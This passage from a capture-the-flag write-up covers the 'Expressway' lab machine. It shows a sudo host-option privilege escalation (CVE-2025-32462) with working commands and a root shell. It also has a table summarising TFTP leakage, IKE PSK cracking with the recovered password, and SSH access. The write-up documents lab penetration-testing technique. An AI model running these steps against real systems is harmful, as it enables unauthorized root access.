... TCP_DENIED/403 ... GET http://offramp.expressway.htb ...
```

```
ike@expressway:~$ sudo -h offramp.expressway.htb -l
Matching Defaults entries for ike on offramp:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User ike may run the following commands on offramp:
  (root) NOPASSWD: ALL
  (root) NOPASSWD: ALL
ike@expressway:~$
```

Figure 10 — Squid 日志中发现 offramp.expressway.htb

Exploiting CVE-2025-32462

Let's try to connect to this hostname using sudo and list the permissions we have as the ike user.

```
ike@expressway:~$ sudo -h offramp.expressway.htb -l
User ike may run the following commands on offramp:
```

```
(root) NOPASSWD: ALL
(root) NOPASSWD: ALL
```

We can see this user has permission to run any command as root without a password. So let's run bash to get an interactive shell as root.

```
ike@expressway:~$ sudo -h offramp.expressway.htb bash
root@expressway:/home/ike# whoami
root
root@expressway:/home/ike# cat /root/root.txt
b50f2f3ad8f7c790ce47dbce45b88ba5
```




Figure 11 — CVE-2025-32462 提权成功, 获取 root.txt

Attack Chain Summary

#	Technique	Result
1	Nmap TCP scan	Only 22/SSH open — no direct attack surface
2	Nmap UDP scan	69/TFTP + 500/ISAKMP discovered
3	TFTP brute-force	ciscotr.cfg found on TFTP server
4	TFTP file download	Username ike and hostname expressway leaked
5	ike-scan Main Mode	IKE service uses PSK authentication
6	ike-scan Aggressive Mode	PSK hash extracted + ID ike@expressway.htb
7	hashcat dictionary attack	PSK cracked → freakingrockstarontheroad
8	SSH login as ike	User shell + user.txt
9	Local enumeration	sudo 1.9.17 + proxy group → Squid logs
10	CVE-2025-32462	sudo -h bypass → root shell + root.txt

— Expressway / Pwned —